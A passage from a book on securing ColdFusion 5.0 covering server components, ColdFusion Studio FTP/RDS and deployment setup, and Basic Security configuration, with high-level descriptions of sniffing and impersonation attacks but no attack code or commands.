- **dbname, dbServer, password, username** You can hide these connection attributes from everyone except the DBA. You must first set these attributes as ColdFusion variables in a separate file that you can encrypt. Then, include the file in your Application.cfm. Developers can now use the variables in the ColdFusion tags (e.g., `<cfquery datasource="#DSN#" password="#dbpasswd#" username="#dbusername#" ...`).

Scheduling Engine

ColdFusion Server provides us with the ability to schedule templates for execution. The template cfexecutetask.cfm and the Registry are used for scheduling templates for execution. For each scheduled task, there is a Registry key created at HKEY_LOCAL_MACHINE\SOFTWARE\Allaire\ColdFusion\CurrentVersion\Schedule.

The scheduler, which is an integrated part of the ColdFusion process, scans all of the tasks to find out which ones need to be run. Use the *Scheduler Refresh Interval* option, as shown in Figure 5.6, to set the number of minutes between scans. If a task is supposed to be executed, the task's information is passed into the cfexecetack.cfm, executed, and the scheduled task results are placed in the schedule.log.

Figure 5.6 Automated Task Settings



Indexing Engine

ColdFusion comes with two versions of the popular Verity search engine, VDK and K2. It has shipped with the VDK version for a few years, but now they have added the Server-based K2 version of Verity. There is quite a performance improvement with K2 for a number of reasons, but mainly because it is running as its own multithreaded process.

If you have explored the files that are created in a Verity collection, they might have seemed somewhat puzzling to you. The two key pieces to the whole bunch are the *style files* and the *parts files*. Style files define what data from the source to put into the collection, and the parts files are the collection. Verity fills

the collection in a two-stage process. Using the collection's style and the parameters from the <CFINDEX> tag, the Verity engine begins to spider the requested files. As it spiders from one file to the next, it stores information about each file in temporary files on the indexing server. Stage two of this process runs independent of the spider. Its job is to gather the temporary files that the spider has created and place the information into the parts files (i.e., the collection). Although the collection is in a proprietary format, the files are not secure. Anyone with Verity tools will be able to read the files.

Verity says that they are working on securing collections in future releases. The best defense for sensitive information is to either secure your system or not allow sensitive data to be indexed. You can prevent search spiders from getting at your sensitive pages with a robot.txt file specifying files, directories, and MIME-types that are off limits.

Distributed Objects

Open integration with remote objects is an important feature for any application server. ColdFusion has made this one of its priorities. It has achieved this goal by allowing your applications to communicate with COM/DCOM objects, CORBA objects, and Java objects. In addition, ColdFusion has an API for C++ and Java in which custom tags can be written. However, using distributed objects opens a new security risk. Executing remote code that you don't have control over or full knowledge of functionality can be risky.

There are only a few things you can do to protect your applications when executing remote objects; most important, research the component before you use it, and use <CFLOCK> when implementing.

Understanding ColdFusion Studio

ColdFusion Studio is by far one of the most flexible IDEs on the market, so flexible in fact that Macromedia has turned it into multiple products based upon which application server you are using. The ColdFusion Studio application is an enhanced version of the award winning HomeSite HTML editor, which was built using Borland Delphi. Nick Bradbury, the original author, also wrote the cascading style sheet editor that ships with ColdFusion Studio.

ColdFusion Studio provides three very useful tools that enable you to interact with external resources: File Transfer Protocol (FTP), Remote Development Service (RDS), and project deployment. Each of these tools provides security options that you should know about.

Setting Up FTP and RDS Servers


During the installation of ColdFusion Studio, the *Macromedia FTP & RDS node*, a Shell NameSpace Extension (SNE) node, is created on your system. The node allows you to work with remote file systems and data sources as if they were local. You can add and remove these servers as needed. Keys for each ColdFusion Server are stored in the Registry: HKEY_CURRENT_USER\Software\Macromedia\RemoteServers.

There are two protocols with which you can connect to a server: FTP and RDS. Now, RDS is not a protocol, but it uses the Hypertext Transfer Protocol (HTTP) to communicate with remote systems.

The capabilities that RDS provides a developer are very useful. You are able to manipulate files and directories, similar to FTP. You are able to perform extended search/replace queries on remote systems within your local area network (LAN). More important, you are able to view and manipulate all of the ColdFusion data sources on the remote ColdFusion Servers.

To create an RDS server, locate the **Macromedia FTP& RDS node** on the **File Locator** tab in the **Resource Windows** of ColdFusion Studio. Right-click on the node and select **Add RDS Server**. Figure 5.7 shows the window that will appear.

Figure 5.7 Create an RDS Server




There are a couple of limitations to RDS. You can't perform extended search/replace on remote servers outside your LAN. Moreover, although it is listed as an option, you cannot use the **Use Secure Sockets Layer (SSL)**.

option when setting up an RDS server. This is a known bug [29825]. Besides, the best way to secure resources on a ColdFusion Server is to implement Advanced Security.

The popular Ipswitch WS_FTP Pro software is OEM'd into ColdFusion Studio. FTP is great for moving files between servers. Additionally, SSL can be set up so that you can have secure transfer of files between servers. Authentication is still handled at the remote server. One disadvantage is that you do not have access to extended search/replace or ColdFusion data sources. The best way to secure resources on an FTP server is through the OS.

To create an FTP server, locate the **Macromedia FTP& RDS** node on the **File Locator** tab in the **Resource Windows** of ColdFusion Studio. Right-click on the node and select **Add FTP Server**. Figure 5.8 shows the window that will appear.

Figure 5.8 Create an FTP Server




Configuring Scriptable Project Deployment

ColdFusion Studio provides you with the ability to create *project files*. A project file is a collection of the files and folders that make up an application or Web site. One of the key advantages to having project files is that you can easily deploy a new copy of the site, special folders and all, to one or more remote servers.

Use the Deployment Wizard to deploy directly, or create a script that will deploy the project when executed. Select a project from the drop-down list at the


top of the **Projects** tab in the **Resource Window**. Then, select the button in the top-right corner of the Resource Windows (the little computer icon) to start the Deployment Wizard. Figure 5.9 shows the first step in the Deployment Wizard. You are now going to choose if this a one-time direct deployment, or if you want to generate a script that can be used repeatedly. Then, click **Next**.

Figure 5.9 Project Deployment Wizard




If you have chosen to create a script, you now have to decide which language and the location to put the script (Figure 5.10). Then, click **Next**.

Figure 5.10 Script Properties



You are then given three choices for the type of script to create. You should come back and create one of each just to see what is written. In this example, you are going to select the **File-by-File Deployment Script** as shown in Figure 5.11. Then, click **Next**.

Figure 5.11 Script Type



Notes from the Underground...


Deployment Flexibility

When selecting the script type (Figure 5.11), take into account your progress in the development process. If you are constantly adding new files or components, consider using the **Project-wide** or **Project Element** scripts. These two options allow you to be more general in nature and require less maintenance on fledgling projects. The **File-by-File** option is more explicit by referencing specific files. These scripts will quickly become obsolete with the addition of new files.

Next, you will have to define a few settings for file handling and logging, as shown in Figure 5.12. You also decide here if this is a local deployment, or if it is going to a remote RDS/FTP server. Then, click **Next**.

Figure 5.12 Customizable Settings for Deployment Wizard

If your deployment is going to an RDS/FTP server, you will need to set which servers will receive the deployment. Figure 5.13 shows the selection of multiple servers to which you are going to deploy. Then, click **Next**.

Figure 5.13 Server Selection

Finally, by clicking **Finish** (Figure 5.14), your script is generated and opened for editing in your Edit window. The script is now listed under the Deployment Scripts for your project (Figure 5.15).

Figure 5.14 Generate Deployment Script



Figure 5.15 Deployment Script Completed


A screenshot of the Macromedia ColdFusion Studio 5 interface. The left side shows the Project Explorer with a tree view of 'SnowmassHomeRental' containing 'customtags', 'mavenfiles', 'Resources' (with 'CFML Documents', 'HTML Documents', and 'image files'), 'Deployment Servers', and 'Deployment Scripts' (with 'To Production Deploy'). The right side shows the 'Edit' window with the completed deployment script. The script includes comments for project details, server lists, and deployment logic, such as setting up an application and deployment manager, and logging options.

SECURITY ALERT

Encrypting your project deployments to production servers ensures that no one is going to make changes to production code and that source code is not viewable.

While we're on the subject of application deployment, we should talk about archives. New to ColdFusion 5.0 is the ability to archive or zip up all the components of a site, from custom tags to the server settings, into a ColdFusion Archive (.car) file for easy deployment or storage of applications. You can create and deploy archives from the ColdFusion Administrator, as shown in Figure 5.16. This feature takes project deployment one step further by capturing ColdFusion Server settings and entire data sources, as well as traditional files and custom tags.


Figure 5.16 Archive Settings



Thinking of ColdFusion as Part of a System

If you take a step back and look at ColdFusion as a whole, you realize that it is a system with a lot of power—not only in terms of what you can build with it, but also in terms of what you can give it access to. These systems, as shown in Figure 5.17, are the backbone of business.

Figure 5.17 ColdFusion's Overall Accessibility



Remember that the basic concepts of security should be applied to all of your systems, including ColdFusion. Security is an ongoing process that should be applied in layers. You not only need to protect ColdFusion from internal and external threats, you need to protect your resources from ColdFusion as well.

Securing Everything to Which ColdFusion Talks

We might like to think that our systems are becoming simpler, but in reality, we are creating more complex integrations than ever before. The only simplified aspect is that now it is easier to make disparate systems communicate. Database servers are talking to mail servers. Business logic written in language X is manipulating data for application servers written in language Y. This ultimately places a maze of security options at our disposal. But are we using them?

Back in 1971, Ray Tomlinson created what is unquestionably the most useful application in business today: e-mail. Unfortunately, it is also the source of many of today's biggest security problems. Amazingly, some administrators do not realize the potential impact of integrating application servers with mail systems. It is very important to control what you allow users to do with mail by limiting things such as file attachment size. You should also be careful about what you allow the system to read. Whether offensive messages, spam, or infectious scripts, the content and volume of these messages can have a tremendous impact.

A database, whether file or server-based, is generally the substance of your system. Unfettered access to critical components such as this is a disaster waiting to happen. Always strictly limit the permissions of an application to what is absolutely necessary, even if it means creating multiple ColdFusion data source connections for different users or application modules.

When ColdFusion makes an external call it is throwing caution to the wind. It will dedicate a thread for that process, but if you don't give it a timeout and the process never returns, it will keep on waiting. By setting a timeout for all external calls, you can prevent inadvertently hanging the server.

Any good system administrator has the file permissions on the server locked down as tight as possible, allowing the appropriate file access permissions when absolutely necessary. Are you still running ColdFusion as root? You do not have to run ColdFusion as root/administrator if you don't want to, but make sure the user you choose has the correct permissions for all of ColdFusion's critical files. The next chapters in this book provide more information about hardening your ColdFusion Server.

Security through obscurity is no longer acceptable. It seems like every week there is a new security issue in at least one of the systems we use on a daily basis, and informed hackers are continuously searching for these holes in our walls of security. However, with each layer of security that we apply, and because one application's security features can interfere with the operation of another, the ability to communicate becomes more complex. We are left to decide how much convenience to sacrifice for security.

To manage this balancing act, ColdFusion Server offers an extensive set of security features, and integrates well with security features of other system components. It would be an understatement to say that using these security features is important. ColdFusion has direct access to some very important resources, so if security is implemented on both ends when one of these resources is compromised, it doesn't mean that they are all compromised.

Summary

In this chapter, we looked into the inner workings of the ColdFusion Application Server and ColdFusion Studio, and how some of their key components can be used to enhance security, performance, and scalability. ColdFusion Server uses a 32-bit multithreaded service architecture, which also uses hardware symmetric multi-processing (SMP) for management of thread processing. You can optimize ColdFusion's use of threads in the ColdFusion Administrator. Memory management is handled by the SmartHeap manager. Template processing can be optimized by using the proper settings for file caching; the chapter walked you through the JIT compilation process by which template requests are executed. Next, the chapter covered how you could optimize the performance and security of data source connections with various options provided by ColdFusion Administrator. Indexing is provided by a component from Verity, which requires your intervention to enable adequate protection of indexed files.

ColdFusion Studio is an extremely flexible IDE. The chapter provided a step-by-step walkthrough for configuring FTP and RDS connections, which allow you to work with remote file systems. Scriptable project deployment in Studio allows you to easily deploy your project to one or more remote servers one time or repeatedly. Remember, the best way to secure resources on a ColdFusion Server is to implement Advanced Security. You cannot use SSL with an RDS server.

It is critical to think of both the ColdFusion Server and ColdFusion Studio as potential security holes that need to be monitored and managed. A solid understanding of how the components of ColdFusion work provides you with a foundation for establishing a secure platform for your applications. Because your ColdFusion Server is so tightly integrated with other systems, securing *each* piece of the development environment is important.

Solutions Fast Track

Understanding the ColdFusion Application Server

- Simultaneous thread setting should be set to 6 to 10 times the number of processors on the machine.
- Limit the number of database connections to 5 or 6 when using file-based databases.

- Enabling Trusted Cache in the ColdFusion Administrator speeds up page execution.
- Use the **Maintain Database Connection** option to improve connection response time.
- Verify K2 Server runs as its own process on a ColdFusion Server.
- Always set timeouts on external calls from ColdFusion. If the tag does not have an attribute for timeout, you can use `<CFLOCK>` to create a named lock and its timeout attribute.

Understanding ColdFusion Studio

- Extended search/replace only works on systems within your local area network (LAN).
- Although Secure Sockets Layer (SSL) encryption works fine with the File Transfer Protocol (FTP) server, there is a known bug in the Remote Development Service (RDS) server that does not allow SSL to work [29825].
- All FTP and RDS passwords are encrypted and stored in the Registry.
- Using project files is an easy way to ensure accurate file deployment.
- ColdFusion Studio can generate deployment scripts in JavaScript and VBScript.
- ColdFusion 5.0's archiving capabilities are a great way to set up clustered servers easily and accurately.

Thinking of ColdFusion as Part of a System

- Encrypting your code as you deploy your project is a good way to prevent others from making changes to production code. However, be careful not to encrypt your development source code.
- You can avoid setting usernames and passwords in the ColdFusion Administrator by setting them as *Request* variables in an encrypted file that is included in the Application.cfm. Then, pass the variables as attributes in the ColdFusion database tags that are used throughout the application.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to www.syngress.com/solutions and click on the “Ask the Author” form.

Q: Where are the ColdFusion Server and Studio Password stored?

A: They are encrypted and stored in the Registry at HKEY_LOCAL_MACHINE/SOFTWARE/Allaire/ColdFusion/CurrentVersion/Server. The keys are *AdminPassword* and *StudioPassword*.

Q: How do I prevent people from circumventing the CFAdmin password?

A: Place the ColdFusion Administrator in a non-Web accessible directory. When you need to use the Administrator, move it into a Web directory, and then move it back when you are finished.

Q: How can I make deploying to a cluster easier?

A: Make sure you have an RDS/FTP server created for each machine. Create a deployment script using the Deployment Wizard that deploys to all of the machines in the cluster.

Q: Why does my server slow to a crawl while indexing with Verity?

A: The Verity indexing architecture is made up of two processes. One process goes through the data and writes it to temporary files in the temp/swap space. The other reads the temporary files and writes the data to the collection. Make sure there is sufficient disk space available in both areas.

Configuring ColdFusion Server Security

Solutions in this chapter:

- Setting Up the ColdFusion Server Using “Basic Security”
 - Setting Up the ColdFusion Server Using “Advanced Security”
 - Performance Considerations When Using Basic or Advanced Security
-
- Summary
 - Solutions Fast Track
 - Frequently Asked Questions

Introduction

The availability and exchange of information is one of the major driving forces in our economy today, and it is a highly valuable commodity worth protecting. If it is your job to protect information, there is just one thing to keep in mind: “Just because you can, doesn’t always mean you should.” It’s easy to run amuck, silly with the power to run a network or server—there are simply too many cool things you can make happen. In the midst of this newly found power, it is critical to be crystal clear on the plethora of opportunities you will encounter to overlook security issues.

The best idea is to approach security with prevention in mind. Patching the holes after the fact, after a security breach and potential system “meltdown,” is not how you want to handle sensitive data systems. Most importantly, security is a concern for everyone involved. Each step of the way, there is the opportunity to catch potential issues before they lead to any damage.

This chapter presents thorough information with which to arm yourself when protecting your applications and the data they serve. ColdFusion Server, specifically version 5.0, affords administrators and developers a granular level of security control. This control is invariably made available at the expense of an intuitive and straightforward interface. Although ColdFusion Server 5.0 has a much improved user experience, it is by no means a simplistic task to set up and administer. It would be a great mistake to assume, as some administrators do, that product improvements or augmentations automatically mean better performance, and therefore should be used. New features are often assumed “better” and “necessary” for the strength of the server and the service a company provides. A company might tout upgraded software and products based merely on a new release of ColdFusion Server. This perspective on the role of ColdFusion needs to be redressed. The true strength lies in the server administrator’s ability to plot and implement a security plan that best serves the needs of a company and its clients, not necessarily employing the features with the highest “cool factor.”

The goal of this chapter is to deliver clear and concise instruction as to the implementation of ColdFusion Basic and Advanced Security setups, as well as the performance ramifications of each. In addition, let this text serve as a guideline for you to raise the level of awareness of such issues with others: system administrators can be aware of inherent security snags and how to address them; salespeople and project managers can make clients aware of the value of the security the company provides and how that impacts them; and technical support will have the information they need to respond to client concerns.

SECURITY ALERT

Since known issues and best practices are now well documented online, you have many additional resources from which to pull ColdFusion administrative wisdom. However, this information, while highly useful to administrators and developers, can serve as a recipe for hacking into your system as well—if you don’t get there first, someone else will.

Setting Up the ColdFusion Server Using “Basic Security”

In a world as “connected” as ours, all of us are prey to e-legends—the junior high school kid who hacked into a major corporation; the security consultant who proved that a company’s security system wasn’t as secure as it thought it was; and the entire movie *Sneakers*. These stories seem incredible and statistically unlikely to happen on our watch, and so we often forget the little steps, ones so easy to take, to tighten up our own environment. After all, why would anyone want to hack into *our* server? Answer: Because they can.

The ColdFusion Administrator facilitates setup, access permissions, tag activation, Open Database Connectivity (ODBC) connections, and a bevy of other settings to enable and secure server functionality. It is through the Administrator application that you set up security for the server itself, as well as for the applications it runs. These settings allow the administrator to impose restrictions on access to and use of the ColdFusion server:

- Use of the ColdFusion Administrator application can be secured with a password.
- Access from ColdFusion Studio to server data sources and files can be secured with a password.
- Execution of certain ColdFusion Markup Language (CFML) tags can be restricted based on selections made in the ColdFusion Administrator application.

As mentioned earlier, the system administrator is not the only one who needs to be concerned with the practice of security. An emphasis of any ColdFusion developer’s cross-training should be application-level security. After

all, the application itself is most often the first line of defense against hacking. If coded sloppily, a ColdFusion application can take much of the work of hacking out of the hacker's hands, innocently executing malicious code or delivering sensitive data straight into the hands of any script kiddie.

Any Web application has the potential to be breached through one of the following methods:

- **Line snooping** This method entails tapping into a data line or connections and “overhearing” information being sent. This is a major concern when transmitting sensitive data (social security and credit card numbers) through Web applications or other connections with public access.

The process includes the following steps:

1. Through various hacking techniques, the attacker gains access to a computer on the target network.
2. Once in the network, the hacker installs what is known as a *packet sniffer*, a software tool that interacts with the computer’s network card.
3. The packet sniffer tells the machine to run in “promiscuous mode.” Normally, the computer would only be concerned with interpreting information sent specifically to its address on the network, but in “promiscuous mode,” all network information in transit is vulnerable to being monitored and logged by the machine hosting the packet sniffer.
4. With access to all trafficked private information, the hacker will eventually find the usernames and passwords necessary to compromise other machines in the future.

- **Unauthorized access** Exposing sensitive information to unauthorized users is usually a straightforward process when access is restricted globally. However, the trick comes when it is necessary to allow access to some directories or files, but not others. This is the most complex security system to implement and requires detailed knowledge of the business processes and data flow necessary to complete a transaction while keeping sensitive information out of reach.
- **Impostors** Without rigid authentication and a proven security system in place, a hacker can effectively impersonate a trusted user, thus gaining access to all files and directories meant for that authenticated user only.

Let's say that your company's payroll records are only accessible from a specific Internet Protocol (IP) address on your network. Although the company controller sits in the office next to you, the two of you share none of the same permissions on the network, except that you share the same printer. Thus, both computers are networked by way of that printer. Since the controller's computer will allow information from the printer to come in, you merely need to go through the network printer to access his or her machine. Hacking into a printer is usually an uncomplicated process given the lack of security implemented on such a device. Overall, printers are not considered a security risk, although they can act as a network entry point to a hacker.

Once in the controller's computer, you are seen by the network as an authorized user of the payroll records, since the request for access is seen as coming from the controller's computer and not your own. In effect, you have spoofed the network, leading it to allow you access as if you were an authorized user of the confidential information.

Due to the inherent risks of transferring delicate information through a worldwide network, ColdFusion security models offer three main methods with which to protect your information from the aforementioned risks. Within those models, you can implement encryption, authentication, and access control. Let's take a quick look at each.

Encryption is addressed through ColdFusion's support of Secure Sockets Layer (SSL). This protocol, signified by the *https://* before the Web address, protects against line tapping or data tampering during transmission between clients and servers.

Authentication is the method in which a user is granted access to secured areas. This is usually done by requesting a username and password from a user, and comparing that information against username and password value pairs stored in a database.

Finally, *access control* facilitates a user's access to a subset of information, components, or features within a site and/or to directories and files on the server itself. This access is granted by the system administrator through the use of a security sandbox and policies, which we discuss in the section *Setting Up the ColdFusion Server Using Advanced Security*.


ColdFusion hosts two mutually exclusive levels of security: Basic and Advanced. The needs of your particular system, as well as the benefits and drawbacks of each security level, must be understood and taken into consideration

before choosing which is best for your situation. Do not automatically assume that Advanced Security is more desirable.

Basic Security is the default level of security upon installation of ColdFusion Server. Under Basic Security, you can limit access to the ColdFusion Server resources by way of a password. This level of security affects application development by securing access to data sources, ColdFusion templates, and other files with password protection. Access to custom tags and log file directories can also be restricted in this way.

Basic security can also restrict the ColdFusion tags an application can execute on a Web site. However, there is a special directory called the “Unsecured Tags Directory” that is exempt from the tag restriction settings. Therefore, any tags disabled within Basic Security can still be executed within scripts located in the “Unsecured Tags Directory.” This setting is listed directly under the column of tags on the Tag Restrictions page in ColdFusion Administrator. Note that any tags restricted under Basic Security remain restricted when switching to the Advanced Security model. Figure 6.1 shows the Tag Restrictions screen and the tags and attributes available for restricted use.

Figure 6.1 ColdFusion Administrator Basic Security Tag Restrictions Screen



